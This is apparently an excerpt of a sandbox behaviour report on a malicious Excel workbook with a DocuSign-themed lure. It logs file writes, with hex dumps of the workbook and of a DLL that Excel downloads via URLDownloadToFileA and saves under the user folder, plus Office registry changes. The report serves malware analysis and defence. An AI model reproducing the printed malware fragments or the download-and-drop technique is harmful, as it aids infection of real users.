B.....a.........=............
....
.....=.....i..9..8.......X.@..
........."....</td><td>success or wait</td><td>3</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\54EE0000</td><td>unknown</td><td>16384</td><td>7c 0e 44 3a 35 d7
02 6f b1 0c 1a 72
5a c9 8f cb ca c8
92 48 3b db 71 4e
76 2e a1 f1 25 c3
17 73 4e 95 c5 c0
25 27 51 67 87 2e
2a 60 ed 96 ad 5b
0b f2 f3 a5 1f 87
33 6b e1 70 5b 7b
c7 d9 b3 17 ce 9e
3d c7 c1 0c e2 e2
e4 a7 90 9e 88 3f
f4 f3 33 5f 5c b9
72 05 d6 6b 79 05
71 02 c5 22 22 33
0a aa 06 7b 88 9d
91 ff ce a5 01 67
3e ff 82 33 12 9c
37 22 87 9c 3c e2
6b 57 ae 7d 7e e6
cb 87 0d 8f 48 bf
55 e7 e4 62 eb 6a
d6 6d ae df 9c 88
36 92 04 70 ed da
f5 cf 3e f9 2d 89
b7 6d ad 6d 03 03
83 a8 4c dc a0 75
f5 ca b5 c6 67 8d
d2 ff 84 ea e5 f1
d2 5e 1f 17 61 b5
64 16 6e db be 4d
72 15 c9 c5 23 1c
0e a1 f1 97 9f 7f
89 81 2e c7 ed ec
22 1d 06 92 f8 e2
f3 2f b8 f0 06 31
a5 ed 04 42 9c e4
89 2d 3a 0d b2 82
9e 8c b5 96 93 9d
ad 2f 69 a1 1b 7c
0c f7 ef dd 27 8b
a4 b5 b9</td><td>|.D:5..o...rZ......H;.qNv...%.
.sN...%'Qg..*`...[......3k.p[{
......=..........?..3_\.r..ky.
q..""3...{.......g>..3..7"..<.
kW.}~.....H.U..b.j.m....6..p..
..>.-..m.m....L..u....g.......
.^..a.d.n..Mr...#............
"....../...1...B...-:.........
./i..|....'....</td><td>success or wait</td><td>1</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\54EE0000	unknown	16384	13 00 00 00 3e 00 3e 00 48 00 44 00 44 00 44 00 44 00 48 00 44 00 44 00 44 00 44 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 45 00 be 00 92 00 14 00 00 00 3e 00 3e 00 44 00 44 00 44 00 44 00 44 00 44 00 44 00 44 00 44 00 44 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e 00 3e	....>.>.H.D.D.D.D.H.D.D.D. D.>. >.>.>.>.>.>.>.>.>.>.>.>.>.> .>. >.>.>.>.>.>.>.>.>.>.>.>.>.> .>. >.>.>.>.>.>.>.>.>.>.>.>.>.> .>. >.>.>.>.>.>.>.>.>.>.>.>.E... .. ....>.>.D.D.D.D.D.D.D.D.D. D.>. >.>.>.>.>.>.>.>.>.>.>.>.>.> .>. >.>.>.>.>.>.>.>.>.>.>.>.>.> .>.>.>.>.>.>.>.>.>	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	7508	6a eb 9f d8 31 ae 8d 76 50 cb 41 70 fd 26 f8 e6 95 67 02 bf 3e 25 d3 dc ae 84 25 b9 00 8e d1 40 fe 42 31 3c 9e e7 0e a6 c8 45 4d 1d 04 18 07 98 0b 08 09 ee 88 a4 c0 24 41 16 1c 98 c8 b2 9c b7 49 45 57 70 ff 23 85 36 9c 64 1c f3 a5 6d 23 40 8f 6c de 04 d2 33 31 7f 5a 56 6f 54 3d 85 98 6f b4 79 06 b8 d3 8a fa 46 d5 53 00 ee 05 b2 fc 51 92 7f aa 21 0c 15 d4 67 90 fc 4b 28 fb e0 9d 85 5c ed ee 3a 04 5e 13 e0 9e 43 66 3c 35 db d2 c7 e8 14 83 10 e6 c2 8b 8e 71 47 01 f8 fe 49 ff c7 33 07 d6 59 40 69 7b 74 89 ce 89 af ab f6 55 57 fb 98 e5 de 1f e4 26 02 9f 21 8b d3 f2 fa 46 d5 ff c9 e2 5f 14 a4 47 95 d5 51 88 ff 88 75 d5 0d 4f e1 49 c8 6d c9 ef cc 28 b8 e6 f8 ca ea 38 a8 be e9 58 df b7 b4 7a f3 2d ee 0a 9f 74 2d 59 b1 7b 0e d5 12 57 24 13 16 6f 73 99 af 8c 9e 54	j...1..vP.Ap.&...g..>%....%.. . .@.B1<.....EM............$A... ....IEWp.#.6.d...m#@.l...31 .ZV oT=..o.y.....F.S.....Q...!...g ..K(....\..:.^...Cf<5......... ..qG...I..3..Y@i{t......UW.... ..&..!....F...._..G..Q...u..O. I.m...(.....8...X...z.-...t-Y. {...W$..os....T	success or wait	2	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\54EE0000	unknown	16384	7c 0e 44 3a 35 d7 02 6f b1 0c 1a 72 5a c9 8f cb ca c8 92 48 3b db 71 4e 76 2e a1 f1 25 c3 17 73 4e 95 c5 c0 25 27 51 67 87 2e 2a 60 ed 96 ad 5b 0b f2 f3 a5 1f 87 33 6b e1 70 5b 7b c7 d9 b3 17 ce 9e 3d c7 c1 0c e2 e2 e4 a7 90 9e 88 3f f4 f3 33 5f 5c b9 72 05 d6 6b 79 05 71 02 c5 22 22 33 0a aa 06 7b 88 9d 91 ff ce a5 01 67 3e ff 82 33 12 9c 37 22 87 9c 3c e2 6b 57 ae 7d 7e e6 cb 87 0d 8f 48 bf 55 e7 e4 62 eb 6a d6 6d ae df 9c 88 36 92 04 70 ed da f5 cf 3e f9 2d 89 b7 6d ad 6d 03 03 83 a8 4c dc a0 75 f5 ca b5 c6 67 8d d2 ff 84 ea e5 f1 d2 5e 1f 17 61 b5 64 16 6e db be 4d 72 15 c9 c5 23 1c 0e a1 f1 97 9f 7f 89 81 2e c7 ed ec 22 1d 06 92 f8 e2 f3 2f b8 f0 06 31 a5 ed 04 42 9c e4 89 2d 3a 0d b2 82 9e 8c b5 96 93 9d ad 2f 69 a1 1b 7c 0c f7 ef dd 27 8b a4 b5 b9	|.D:5..o...rZ.....H;.qNv...%. .sN...%'Qg..*`...[.....3k.p[{ .....=.....?..3_\.r..ky. q..""3...{.....g>..3..7"..<. kW.}~.....H.U..b.j.m....6..p.. ..>.-..m.m....L..u....g..... .^..a.d.n..Mr...#..... "...../...1...B...-:..... ./i..|....'....	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	16384	6a eb 9f d8 31 ae 8d 76 50 cb 41 70 fd 26 f8 e6 95 67 02 bf 3e 25 d3 dc ae 84 25 b9 00 8e d1 40 fe 42 31 3c 9e e7 0e a6 c8 45 4d 1d 04 18 07 98 0b 08 09 ee 88 a4 c0 24 41 16 1c 98 c8 b2 9c b7 49 45 57 70 ff 23 85 36 9c 64 1c f3 a5 6d 23 40 8f 6c de 04 d2 33 31 7f 5a 56 6f 54 3d 85 98 6f b4 79 06 b8 d3 8a fa 46 d5 53 00 ee 05 b2 fc 51 92 7f aa 21 0c 15 d4 67 90 fc 4b 28 fb e0 9d 85 5c ed ee 3a 04 5e 13 e0 9e 43 66 3c 35 db d2 c7 e8 14 83 10 e6 c2 8b 8e 71 47 01 f8 fe 49 ff c7 33 07 d6 59 40 69 7b 74 89 ce 89 af ab f6 55 57 fb 98 e5 de 1f e4 26 02 9f 21 8b d3 f2 fa 46 d5 ff c9 e2 5f 14 a4 47 95 d5 51 88 ff 88 75 d5 0d 4f e1 49 c8 6d c9 ef cc 28 b8 e6 f8 ca ea 38 a8 be e9 58 df b7 b4 7a f3 2d ee 0a 9f 74 2d 59 b1 7b 0e d5 12 57 24 13 16 6f 73 99 af 8c 9e 54	j...1..vP.Ap.&...g..>%....%.. . .@.B1<.....EM.....$A... ....IEWp.#.6.d...m#@.l...31 .ZV oT=..o.y.....F.S.....Q...!...g ..K(....\..:.^...Cf<5..... ..qG...I..3..Y@i{t.....UW.... ..&..!....F...._..G..Q...u..O. I.m...(.....8...X...z.-...t-Y. {...W$..os....T	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\54EE0000	unknown	6779	99 00 02 00 92 04 67 08 17 00 67 08 00 00 00 00 00 00 00 00 00 00 02 00 01 ff ff ff ff 03 44 00 00 0a 00 00 00 09 08 10 00 00 06 40 00 67 32 cd 07 c1 80 01 00 06 06 00 00 0b 02 1c 00 00 00 00 00 12 00 00 00 67 00 00 00 75 96 01 00 43 97 01 00 5b 98 01 00 9d 99 01 00 0d 00 02 00 01 00 0c 00 02 00 64 00 0f 00 02 00 01 00 11 00 02 00 00 00 10 00 08 00 fc a9 f1 d2 4d 62 50 3f 5f 00 02 00 01 00 2a 00 02 00 00 00 2b 00 02 00 00 00 82 00 02 00 01 00 80 00 08 00 00 00 00 00 00 00 00 00 25 02 04 00 00 00 2c 01 81 00 02 00 c1 04 14 00 00 00 15 00 00 00 83 00 02 00 00 00 84 00 02 00 00 00 26 00 08 00 66 66 66 66 66 66 e6 3f 27 00 08 00 66 66 66 66 66 66 e6 3f 28 00 08 00 00 00 00 00 00 00 e8 3f 29 00 08 00 00 00 00 00 00 00 e8 3f 4d 00 2e 15 00 00 4d 00 69 00 63 00	.....g...g..... D.....@.g2..... .....g...u...C...[..... .....d.....MbP? _.....*.....+..... .....%.....,..... .....&...ffffff.?'...ffffff.? (.....?).....? M.....M.i.c.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 01 00 02 00 03 00 04 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 cd 14 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2..... .....\.p....user B.....a.....=..... ....=.....i..9..8.....X.@.. .....""....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\54EE0000	unknown	184	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 80 83 c3 06 19 2c d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... 8.....@.....P.....h..... ..t..... user.....Microsoft Excel .@.....|.#...@.....,.....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	304	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 b9 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00 14 00 00 00 44 20 6f 20 63 20 75 20 20 20 53 20 69 20 67 20 6e 20 ae 00 07 00 00 00 44 6f 63 73 20 31 00 07 00 00 00 44 6f 63 73 20 32 00 07 00 00 00 44 6f 63 73 20 33 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... ....D o c u S i g n .....Docs 1.....Docs 2.....Docs 3..... .....Worksh	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\54EE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 e0 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 de 00 00 00 df 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>.....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ohior[1].dll	unknown	29	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00	MZ......................@....	success or wait	1	14041828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ohior[1].dll	unknown	345	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b5 fc 90 45 f1 9d fe 16 f1 9d fe 16 f1 9d fe 16 45 01 0f 16 fe 9d fe 16 45 01 0d 16 7f 9d fe 16 45 01 0c 16 ec 9d fe 16 a3 f5 fd 17 e7 9d fe 16 a3 f5 fb 17 c7 9d fe 16 a3 f5 fa 17 ee 9d fe 16 f8 e5 6d 16 f8 9d fe 16 f1 9d ff 16 36 9d fe 16 54 f4 f7 17 f0 9d fe 16 54 f4 fe 17 f0 9d fe 16 54 f4 01 16 f0 9d fe 16 54 f4 fc 17 f0 9d fe 16 52 69 63 68 f1 9d fe 16 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 58 cc 9a 5c 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 10	....!..L.!This program cannot be run in DOS mode... .$..........E............E.... ...E.......E................. ....m.........6...T .......T.......T.......T...... .Rich............PE..L...X..\. ....!....	success or wait	2	14041828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ohior[1].dll	unknown	6077	00 00 00 59 8b e5 5d c3 cc cc 55 8b ec 6a ff 68 20 f7 09 01 64 a1 00 00 00 00 50 83 ec 2c a1 74 90 0d 01 33 c5 89 45 ec 56 57 50 8d 45 f4 64 a3 00 00 00 00 8b f1 89 75 d0 8b 55 10 8b ca 89 75 cc c7 45 e4 00 00 00 00 c7 45 e8 00 00 00 00 c7 45 e4 00 00 00 00 8d 79 01 c7 45 e8 0f 00 00 00 c6 45 d4 00 66 0f 1f 44 00 00 8a 01 41 84 c0 75 f9 2b cf 51 52 8d 4d d4 e8 6d a7 02 00 c7 45 fc 00 00 00 00 8d 45 d4 50 ff 75 0c 8b ce ff 75 08 e8 c5 fc ff ff c6 45 fc 02 8b 55 e8 83 fa 10 72 28 8b 4d d4 42 8b c1 81 fa 00 10 00 00 72 10 8b 49 fc 83 c2 23 2b c1 83 c0 fc 83 f8 1f 77 48 52 51 e8 53 13 06 00 83 c4 08 c7 45 e4 00 00 00 00 c7 45 e8 0f 00 00 00 c6 45 d4 00 c7 06 d8 53 0a 01 c7 45 fc ff ff ff ff 8b c6 8b 4d f4 64 89 0d 00 00 00 00 59 5f 5e 8b 4d ec 33 cd e8 18 0c	...Y..]...U..j.h ...d.....P.., .t...3..E.VWP.E.d........u..U. ...u..E......E......E......y.. E......E..f..D....A..u.+.QR.M ..m....E......E.P.u....u....... E...U....r(.M.B........r..I... #+.......wHRQ.S.......E...... E......E.....S...E........M.d.. ....Y_^.M.3....	success or wait	1	14041828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\ndgfht.frg	unknown	14643	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b5 fc 90 45 f1 9d fe 16 f1 9d fe 16 f1 9d fe 16 45 01 0f 16 fe 9d fe 16 45 01 0d 16 7f 9d fe 16 45 01 0c 16 ec 9d fe 16 a3 f5 fd 17 e7 9d fe 16 a3 f5 fb 17 c7 9d fe 16 a3 f5 fa 17 ee 9d fe 16 f8 e5 6d 16 f8 9d fe 16 f1 9d ff 16 36 9d fe 16 54 f4 f7 17 f0 9d fe 16 54 f4 fe 17 f0 9d fe 16 54 f4 01 16 f0 9d fe 16 54 f4 fc 17 f0 9d fe 16 52 69 63 68 f1 9d fe 16 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....E.....E..... ..E.....E..... .....m.....6...T. .....T.....T.....T..... Rich.....	success or wait	1	14041828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ohior[1].dll	unknown	1369	c1 b7 cb ff 00 00 bc 91 02 42 03 0d 87 03 00 00 90 ee d6 60 1a 02 e2 00 00 ff ff ff ff ff 70 f1 7c 4e 0e cc ff 00 b6 a6 fa 52 28 00 ff ff 00 00 f0 4c 78 7d 2c 92 bf f7 4c 00 00 00 7f 43 61 45 3e 06 69 4b 6a 03 01 00 00 00 00 00 ff 50 01 e4 2b 99 ba bb 92 17 05 79 27 ff 00 00 00 00 34 f2 c5 6c b1 8a 92 ff ff ff e8 41 6f f0 5a ff 00 56 2e 2d 93 ea cf e9 5e 00 ff ff 00 00 00 00 b2 98 a5 ab 00 52 00 00 47 44 81 a2 82 e4 9e e5 00 00 ff ff 00 ae 29 fc f0 a3 a9 aa 00 00 00 65 a9 f3 98 9b be 00 00 00 00 ff ff 94 41 e8 99 c8 ff ff 00 00 ff f7 37 98 38 3a 53 7f 3d f0 ff ff ff 66 2c 69 95 b9 85 be 11 5b 02 bf 00 00 d5 5a a6 ee be b5 32 5d 75 ac 2f a1 00 00 00 00 00 00 00 74 49 da 5f ab 15 fd 00 00 3f 1f 14 57 09 00 00 00 00 00 7f 80 39 6c 60 ca ed 24 00 00 ff 03 c5	.....B.....`..... p.|N.....R(.....Lx},...L... .CaE>.iKj.....P..+.....y'. ....4..l.....Ao.Z..V.-....^. .....R..GD.....). .....e.....A..... 7.8:S.=....f,i.....[.....Z.... 2]u./.....tI._.....?..W.... ....9l`..$.....	success or wait	81	14041828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\ndgfht.frg	unknown	19166	e3 c3 b3 00 00 00 00 ff c1 a9 04 14 48 cf 08 ff ff ff c1 53 4e f0 ee f3 ff ff 84 fc ad 90 fd 00 00 00 00 00 00 ff 91 cf 21 f8 b7 58 98 b7 4f ff 00 d9 af 4e 71 36 d4 2c c2 31 9b 36 00 00 00 ff ff a1 2b 47 38 49 ae 08 8f 94 77 9f f0 00 00 00 ae e8 57 7c d5 70 ca 00 00 00 00 00 ff ee 18 d3 bd ba ff ff ff 00 00 8b 39 a5 2c 38 4b 8b f3 00 00 00 c3 80 b2 03 4d bd 00 ff f7 d3 de 6e d4 d7 3c f7 ff 00 00 00 00 ff ff aa 08 9c 94 4f fe a3 00 00 ea dd 09 55 96 f0 00 00 00 00 00 00 21 41 f9 b3 8e 00 00 00 fa 51 ae 11 02 2a 64 46 4f 00 00 ff ff ff ff 97 74 1c da ca da e4 ae dd 4d e7 00 00 ff ff 00 dd 93 be cd fc 94 51 ea 1f be be 57 00 00 00 4f 55 5d a9 37 b2 31 ff ff f5 e2 55 ba 06 00 00 00 00 00 00 00 90 22 28 76 66 7b 16 5f 00 00 ea f3 35 e4 7f d2 00 00 00 00 00 1e d4	.....H.....SN..... .....!..X..O....Nq6.,.1.6 .....+G8I....w.....W|.p.... .....9.,8K.....M. .....n..<.....O.....U .....!A.....Q...*dFO..... .t.....M.....Q....W.. .OU].7.1....U....."(vf{._ ....5.....	success or wait	81	14041828C	URLDownloadToFileA
C:\Users\user\ndgfht.frg	unknown	24061	3f 07 3f 57 3f fc 3f 00 00 00 10 03 00 5c 00 00 00 16 30 28 30 1b 31 30 31 06 34 17 34 b4 34 da 34 36 36 48 36 72 36 78 36 8f 36 96 36 9c 36 a1 36 b3 36 1b 37 41 37 51 37 64 37 9b 37 a6 37 e6 37 f8 37 22 38 28 38 3f 38 46 38 4c 38 51 38 63 38 cb 38 f1 38 01 39 19 39 55 39 60 39 26 3a 35 3a 66 3b 74 3b 00 20 03 00 94 00 00 00 16 31 26 31 b6 31 c5 31 46 32 56 32 95 32 f6 32 05 33 e6 33 f8 33 a6 35 b5 35 eb 35 f1 35 08 36 0f 36 15 36 1a 36 2c 36 be 36 ce 36 e1 36 72 37 7d 37 06 38 12 38 16 3a 28 3a b6 3a c4 3a de 3a 02 3b 36 3b 44 3b 5b 3b 83 3b ba 3b e6 3b f4 3b 0b 3c 33 3c 6a 3c 96 3c a4 3c bb 3c e3 3c 1a 3d 4a 3d 76 3d 84 3d 9b 3d c3 3d fa 3d 26 3e 34 3e 4b 3e 73 3e aa 3e d6 3e e4 3e fb 3e 23 3f 5a 3f 86 3f 94 3f ba 3f e6 3f f5 3f 00 00 00 30 03 00 98 00	?.? W?.?.....\....0(0.101.4.4. 4.466H6r6x6.6.6.6.6.6.7A 7Q7d7.7.7.7.7"8(8? 8F8L8Q8c8.8.8.9.9U 9`9&:5:f;t;. .....1&1.1.1F2V 2.2.2.3.3.3.5.5.5.5.6.6.6.6, 6.6.6.6r7}7.8.8.:(:.:.:.:.:;6;D; [;.:.;.:.;.:.<3<j<.<.<.<. <.=J=v=. =.=.=.=&>4>K>s>.>.>.>.># ?Z?.?.?.?.?.?...0....	success or wait	1	14041828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\585D4361.emf	0	1108	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\585D4361.emf	0	1108	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\585D4361.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\585D4361.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	16384	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	16384	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\585D4361.emf	0	1108	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\585D4361.emf	0	1108	pending	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	6	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	6	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE1C7	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE2D0	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE36C	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE428	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE4B4	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FBE12	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FBF4A	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	4	7FEEAC59AC0	unknown
